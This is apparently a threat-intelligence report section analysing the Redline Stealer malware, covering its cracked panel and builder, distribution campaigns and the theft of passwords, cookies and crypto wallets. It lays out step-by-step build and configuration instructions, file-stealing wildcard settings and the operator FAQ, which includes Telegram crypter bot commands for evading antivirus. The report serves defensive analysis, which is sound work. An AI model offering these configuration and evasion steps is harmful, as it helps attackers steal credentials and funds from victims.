



Figure 3.1. Redline Crack software is shared publicly on Cyberspace.  
(Source: VIETTEL THREAT INTELLIGENCE)




Figure 3.2. Instructions for using this software are publicly posted on the Youtube platform  
(Source: VIETTEL THREAT INTELLIGENCE)

## Analysis of the Main Activity Flow

After making a transaction or downloading the Crack version, users will receive a software with 3 main components:

- Original dashboard of the malware (Must pay to use)
- (\*) The Control Panel of the malware that has been Cracked
- (\*) Builder to create executable files (.exe) for distribution




Figure 3.3. The main components of the Crack version.  
(Source: VIETTEL THREAT INTELLIGENCE)

To configure malware distribution, follow these steps:

1. Initialize Host to connect to Server Crack..

Stolen data will be aggregated and brought here. Therefore, there were many campaigns to distribute Crack software on a large scale to increase the number of Threat Actors and the number of logs aggregated for the Host.

2. Log in to the Cracked Panel using the provided account. Here are “ims0rry” and “dr-\*\*\*.com”




Figure 3.4. Panel of the Redline Stealer malware.  
(Source: VIETTEL THREAT INTELLIGENCE)




Figure 3.5. Login form to Panel. (Source: VIETTEL THREAT INTELLIGENCE)

3. Use the Builder to create the build.exe used for distribution, with the Destination as the IP:Port of the Panel build environment.




Figure 3.6. Builder Clone generates malware (or third software does if it is the Crack version).  
(Source: VIETTEL THREAT INTELLIGENCE)



4. Configure and customize before building malware at the Settings tab: Get files settings: configure the malware to steal files according to the desired wildcard path. For example: %userprofile%\Desktop|.txt|.doc|.key|.wallet|.seed|0: steal all files with format \*.txt, \*.doc\*, \*.key\*, \*.wallet\*, \*.seed\*|0: steal all files with format \*.txt, \*.doc\*, \*.key\*, \*.wallet\*, \*.seed\* in the victim's Desktop folder.




Figure 3.7. Customize to steal information before you build malware.  
(Source: VIETTEL THREAT INTELLIGENCE)

Go to the Builder tab, where the attacker packages the malware along with the customized settings above. In addition, for the Premium version of the owner at Redline Support, users will be provided with an additional Certificate.




Figure 3.8. Builder generates malware (Original version will generate in Panel)  
(Source: VIETTEL THREAT INTELLIGENCE)



Figure 3.9. File after packing is complete.  
(Source: VIETTEL THREAT INTELLIGENCE)

In addition, the software also provides a separate FAQ to guide how to install & build Redline, explain the indexes in the software and even guide how to use Spectrum Crypter to avoid AV detection.

<p style="text-align: center;"><b>Installation</b></p> <ul style="list-style-type: none"> <li>To install the panel, you need to buy a VPS / VDS with the following characteristics: <ul style="list-style-type: none"> <li>● RAM 4 GB</li> <li>● CPU 2 Cores</li> <li>● SSD disk</li> <li>● Windows Server OS</li> </ul> </li> <li>After you bought the server and activated it, press the Win + R combination, then type "mstsc" and press ENTER.</li> <li>In the "Remote Desktop Connection" window, find the "Computer" field and enter the IP address of the server you bought, click the "Connect" button.</li> <li>Enter the Username and Password that you received when purchasing the server.</li> <li>Once you are logged into the server, transfer the Tools folder from</li> </ul>	<p style="text-align: center;"><b>Spectrum Crypter Bot on Telegram</b></p> <p>Ways to crypt a build:</p> <ol style="list-style-type: none"> <li>1) The /defensenet command in @spectrccrypt_bot</li> <li>2) The /defense command in @spectrccrypt_bot, and it'll be crypted on cryptor.biz</li> <li>3) @Floiar</li> <li>4) @ninjacrypterbot</li> </ol> <p>Commands:</p> <p>/defensenet - crypt  /defense - prepare file to crypt on cryptor.biz  /check - detection check  /upload - get direct link to your file</p> <p>How to enable startup in clipper's build:</p> <ol style="list-style-type: none"> <li>1) Write /defense in the bot.</li> <li>2) Send a build to the bot.</li> </ol>
<p style="text-align: center;"><b>Logs</b></p> <p>Most of the window is occupied by a list of current logs. Each line is a unique log with fields:</p> <p>Field "ID" - unique number of the log in the list  The "HWID" field is a unique identifier based on the characteristics of the victim's OS  Field "IP" - IP Address  OS field - Operating System  The "BuildID" field is the build identifier that was specified when creating the build  "LogDate" field - date and time when the log was added to the list  OS field - operating system  Country field - country  "Comment" field - comment  "PDD" field - this field records the detector domain groups for passwords that you added in the settings.  "CDD" field - this field records the cookie detector domain groups that you added in the settings.</p>	<p style="text-align: center;"><b>Wallet Checker</b></p> <p>Click on the "Open" button, and then select the cold wallet file, after successful verification, you will be shown the amount of BTC that is available as the balance of that wallet.</p> <p style="text-align: center;"><b>Logs Sorter</b></p> <p>Here, you will see two types of sorter: the left one, which is necessary for searching by parameters, or the right one, which sorts the logs by the required domains.</p> <p>Description of the left sorter:</p> <p>Field "Country" - the country that should be in the log  Field "BuildID" - build identifier in the log  The "Set Comment" field is a comment that will be assigned to the log if it goes through the rest of the parameters.  Field "Skip Comment" - a comment in the log, at which the log will be skipped for sorting</p>

Figure 3.1.1. FAQ is provided by the owner. (Source: VIETTEL THREAT INTELLIGENCE)




Figure 3.1.2. The main display panel of information on infected machines.  
(Source: VIETTEL THREAT INTELLIGENCE)

Additional tables such as Password Viewer and Cookie Viewer to display detailed values include basic information fields such as:

- Password Viewer: Host, Login, Password

After being stolen, this information can be used for malicious purposes, illegally logging into affected systems, etc.

- Cookie Viewer: Host, Http, Path, Secure, Expires, Name, Value

Stolen cookies are used by attackers to perform session stealing or spoofing, unauthorized intrusions without requiring authentication.




Figure 3.1.3. Detailed information about the fields of the collected record.  
(Source: VIETTEL THREAT INTELLIGENCE)

To get the number of machines that have been successfully infected, the Statistic table shows the number of values in an overview as follows:

Statistic	Value	Top 10 of OS	Top 10 of AV	Top 10 of Country
Cold Wallets:	0	Windows 10 Enterprise x64 - 1	Windows Defender - 1	VN - 1
Passwords:	6			
Cookies:	351			
Autofills:	12			
Credit Cards:	0			
Files:	0			
FTP:	0			

Figure 3.1.4. The number of infected machines is detailed in the Statistic table.  
(Source: VIETTEL THREAT INTELLIGENCE)

The System Viewer sub-panel is used to display system information and screenshots as soon as the victim executes malware on the machine.




Figure 3.1.5. Screenshots and system information.  
(Source: VIETTEL THREAT INTELLIGENCE)




Figure 3.1.6. Attacker saves Logs data to execute next Phase.

(Source: VIETTEL THREAT INTELLIGENCE)

After completing the information stealing, the folder will be compressed with a name as the format:

CountryCode (ISO-3166-1-a-2)[HWID][Date\_Time].zip

(eg:AM[F6B6356DD68E3FD59A56680E6BEDD5F7]

[2021-07-29T20\_39\_03.8503625].zip) and send it back via C&C.




Figure 3.1.7. The information after being collected and extracted will have the form above.

(Source: VIETTEL THREAT INTELLIGENCE)



# Impact

## Overview

The extent of Redline's impact is actually much larger than that of the Oski malware. In addition to the purpose of spreading to steal ordinary user information, Redline was also used in many major campaigns that took place in early 2021 such as:

Time	Campaign	Key Information
2021-06-17	Digital artists targeted in RedLine infostealer campaign	The campaign targeted Digital Artists to hijack NFT accounts or steal Tokens on NFT exchanges.
2021-05-17	Threat Actors Use MSBuild to Deliver RATs Filelessly	The campaign used MSBuild to distribute the Remcos RAT and Redline Stealer.
2021-04-27	RedLine Stealer Masquerades as Telegram Installer Become A VIP Victim With New Discord Distributed Malware	The campaign used Google Ads to trick users into downloading fake Signal, Viber and Telegram apps containing Redline Stealer.
2020-03-16	New Redline Password Stealer Malware	The Email Phishing campaign containing Redline Stealer targeted the US by taking advantage of COVID-19 vaccine issues.

Being in the one of the target groups of this malware, many ordinary users in Vietnam have also become victims of this malware's campaigns to steal information, due to downloading some rampant cr@ck software on the sites that were warned in the previous section.

